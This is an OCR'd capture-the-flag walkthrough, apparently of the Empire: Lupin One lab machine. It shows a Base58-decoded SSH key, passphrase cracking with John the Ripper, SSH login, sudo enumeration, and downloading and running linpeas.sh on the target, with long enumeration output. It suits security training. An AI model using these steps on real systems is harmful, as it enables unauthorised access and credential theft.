





We put this encrypted string on the cyber chef for decryption:

Open the Cyber chef


Search Base58 and drag it on the recipe side .



Copy the output and paste it into kali file name **key.rsa** on the terminal.



We use the tool john the ripper to crack the passwords



The command `**john-wordlist/usr/share/wordlists/fasttrack.txt hash**` uses the John the Ripper tool with a specific wordlist **(`fasttrack.txt`)** to attempt to crack a password hash. It helps test the security of password hashes by trying to find the original password using a list of common words and variations.

```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (key.rsa)
1g 0:00:00:05 DONE (2023-08-12 21:18) 0.1745g/s 8.376p/s 8.376c/s 8.376C/s Winter2015..Welcome121
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The command <**chmod 600 key.rsa**> restricts access to the "key.rsa" file to only the owner, providing strong privacy for the file.

The command <**ssh -i key.rsa icex64@192.168.18.140**> allows secure remote access to the server at IP address 192.168.18.140 using the private key "**key.rsa**" for authentication.


We bridge the icex64 with lupinone to extract all the information from it.

```
┌──(root㉿kali)-[/home/kali]
└─# chmod 600 key.rsa

┌──(root㉿kali)-[/home/kali]
└─# ssh -i key.rsa icex64@192.168.18.140
Enter passphrase for key 'key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Enter **ls**

The "ls" command is used to list the files and directories in the current directory of a terminal or command prompt.Made the file user.txt in the lupinOne.

Enter the command <**cat user.txt**> the "**cat**" command is used to display the contents of a text file directly in the terminal or command prompt.



Enter the command **ls-l** the "ls -l" command is used to list the files and directories in a detailed format, showing additional information such as permissions, ownership, size, and timestamps.

Then enter**"sudo -l**" command it is used to list the commands that a user is allowed to run with **superuser (root)** privileges using the "sudo" command. It shows the user's privileges configuration, indicating what commands they are permitted to execute with elevated permissions.

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

Now we donot have direct access to the root of lupinone from the kali so we create a bridge to directly access the root from the kali.


Enter the command<**python –m http.server 80**> this command is used to start a simple HTTP server using Python. It serves files from the current directory on port 80, allowing you to quickly share and access files over a local network or on your computer.

```
root@kali: /home/kali/Downloads
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


```
┌──(root㉿kali)-[/home/kali]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.18.140 - - [12/Aug/2023 22:32:47] code 404, message File not found
192.168.18.140 - - [12/Aug/2023 22:32:47] "GET /linpeas.sh HTTP/1.1" 404 -
192.168.18.140 - - [12/Aug/2023 22:36:52] "GET /linpeas.sh HTTP/1.1" 200 -
```

Download the linpeas.sh file into kali this file is use for hijacking then we create a server as shown above so that we send and Get the files.

Enter the command <**wget 192.168.18.76/linpeas.sh**>` command is used to download the "**linpeas.sh**" script from the specified URL (in this case, the IP address 192.168.18.76) onto your local system. Linpeas is a Linux privilege escalation script commonly used for security assessments and to identify potential vulnerabilities in a Linux environment.



When we run the file by enter the command shown below we can hijack the lupin through kalilinux.



Now we get all the information through **linpeas.sh.**

```
┌──(root㉿kali)-[/home/kali]
└─# ssh -i key.rsa icex64@192.168.18.140
Enter passphrase for key 'key.rsa':
Enter passphrase for key 'key.rsa':
Enter passphrase for key 'key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Sat Aug 12 21:54:21 2023 from 192.168.18.105
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ locate webbrowser.py
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:/tmp$ wget 192.168.18.76/linpeas.sh
--2023-08-12 22:32:46--  http://192.168.18.76/linpeas.sh
Connecting to 192.168.18.76:80... connected.
HTTP request sent, awaiting response... 404 File not found
2023-08-12 22:32:47 ERROR 404: File not found.

icex64@LupinOne:/tmp$ wget 192.168.18.76/linpeas.sh
--2023-08-12 22:36:52--  http://192.168.18.76/linpeas.sh
Connecting to 192.168.18.76:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 134168 (131K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 131.02K  --.-KB/s    in 0.002s

2023-08-12 22:36:52 (81.4 MB/s) - 'linpeas.sh' saved [134168/134168]
```

```
icex64@LupinOne:/tmp$ ls
linpeas.sh
systemd-private-3b0146ff5827454bb316d39238ad6677-apache2.service-cZnu4f
systemd-private-3b0146ff5827454bb316d39238ad6677-systemd-logind.service-TBlINi
systemd-private-3b0146ff5827454bb316d39238ad6677-systemd-timesyncd.service-D3iucg
vmware-root_396-566466101
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

```
  linpeas v2.2.7 by carlospolop

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEYEND:
  RED/YELLOW: 99% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangenta: Your username

╔══════════╣ Basic information ╠══════════╗
OS: Linux version 5.10.0-8-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110
, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.46-5 (2021-09-23)
User & Groups: uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
Hostname: LupinOne
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (You can use linpeas to discover hosts, learn more wit
h -h)
[+] /usr/bin/nc is available for network discover & port scanning (You can use linpeas to discover hosts/po
rt scanning, learn more with -h)
```

INVENTORY

Operating system	printer
Sudo version	Container
Path	enabled
date	
System stats	
Environment	
Looking for verification	
Selinux	

Device information

- **Unmounted file system**

Network information:

Host name host DNS
Contents
Networks &neighbors
Iptables rules
Active ports

Interesting Files

- SUID
- SGID
- Capabilities
- Files in path
- Hashing inside file
- Looking for root
- Read root folders
- Looking of files in home dirs.
- Readable files
- Files inside home
- Mails
- Backup files
- Web files
- History
- Passwords
- All hidden files
- Readable files
- Interesting writeable files
- Searching passwords
- Finding Ip's
- Finding password inside logs
- Finding emails inside logs

Available software's

- **Useful software's**
- **Installed compiler**

User Information:

- My user
- Do I have PGP keys?
- Clipboard or highlighted text?
- Testing 'sudo -l' without password & /etc/sudoers
- Checking Pkexec policy
- Donforget to test 'su' as any other user with shell: without password and with their names as password
- Do not forget to execute 'sudo -1' without password or with valid password (if you know it)!!
- Superusers
- Users with console
- Login information
- All users
- Mail
- Password policy

Processes crons and services

- **Cleaned process**
- **Binary process**
- **Cron jobs**
- **Services**

Software Information

- MySQL version mysql
- MySQL connection using root
- PostgreSQL version
- PostgreSQL connection
- Apache server info Looking
- Looking for Wordpress
- Looking for Tomcat users file
- Mongo information o
- Looking for supervisord configuration file
- Looking for cesi configuration file
- Looking for Rsyncdconfig file
- Looking for wifi conns
- Looking for config files
- Looking for logstash files
- Looking for elasticsearch files
- Looking for Vault-ssh files
- Looking for AD cached hahses cached hashes
- Looking for screen sessions
- Looking for tmux sessions
- Looking for Couchdb directory
- Looking for redis.conf
- Looking for dovecot files
- Looking for mosquitto.conf

```
═══════════════════════════( System Information )═══════════════════════════
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.10.0-8-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GN
U ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.46-5 (2021-09-23)
Distributor ID: Debian
Description:    Debian GNU/Linux 11 (bullseye)
Release:        11
Codename:       bullseye

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.9.5p2

[+] PATH
[i] Any writable folder in original PATH? (a new completed path will be exported)
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
New path exported: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/usr/sbin:/sbin

[+] Date
Sat 12 Aug 2023 10:38:26 PM EDT

[+] System stats
Filesystem      Size  Used Avail Use% Mounted on
udev            1.5G     0  1.5G   0% /dev
tmpfs           293M  640K  292M   1% /run
/dev/sda1        48G  1.7G   44G   4% /
tmpfs           1.5G     0  1.5G   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           293M     0  293M   0% /run/user/1001
               total        used        free      shared  buff/cache   available
Mem:         2992280      142456     2606296         980      243528     2614620
Swap:         998396           0      998396

[+] Environment
[i] Any private information inside environment variables?
HISTFILESIZE=0
USER=icex64
SSH_CLIENT=192.168.18.76 55360 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/icex64
SSH_TTY=/dev/pts/2
LOGNAME=icex64
_=./linpeas.sh
XDG_SESSION_CLASS=user
```

The system gives us the basic information about operating system, sudo version and different stats given in the whole environment.

Device information

Device information in inventory refers to details about devices (like computers, printers, etc.) in a list. It includes basics like names and types, often helping organizations keep track of what they have. This helps manage and maintain devices, making sure everything is accounted for and working properly.

```
SSH_CLIENT=192.168.18.76 55360 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/icex64
SSH_TTY=/dev/pts/2
LOGNAME=icex64
_=./linpeas.sh
XDG_SESSION_CLASS=user
TERM=xterm-256color
XDG_SESSION_ID=6
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/usr/sbin:/sbin
XDG_RUNTIME_DIR=/run/user/1001
LANG=en_US.UTF-8
HISTSIZE=0
SHELL=/bin/bash
SSH_CONNECTION=192.168.18.76 55360 192.168.18.140 22
HISTFILE=/dev/null

[+] Looking for Signature verification failed in dmseg
 Not Found

[+] selinux enabled? .......... sestatus Not Found
[+] Printer? .......... lpstat Not Found
[+] Is this a container? .......... No
[+] Is ASLR enabled? .......... Yes

═══════════════════════════════════════( Devices )═══════════════════════════════════════
[+] Any sd* disk in /dev? (limit 20)
sda
sda1
sda2
sda5

[+] Unmounted file-system?
[i] Check if you can mount umounted devices
UUID=a09850e6-6d7b-4e78-a1b5-dfd605d3e1c6 /               ext4    errors=remount-ro 0       1
UUID=c248d009-2f5c-4694-a0f4-0755bc09b74b none            swap    sw                0       0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0
```

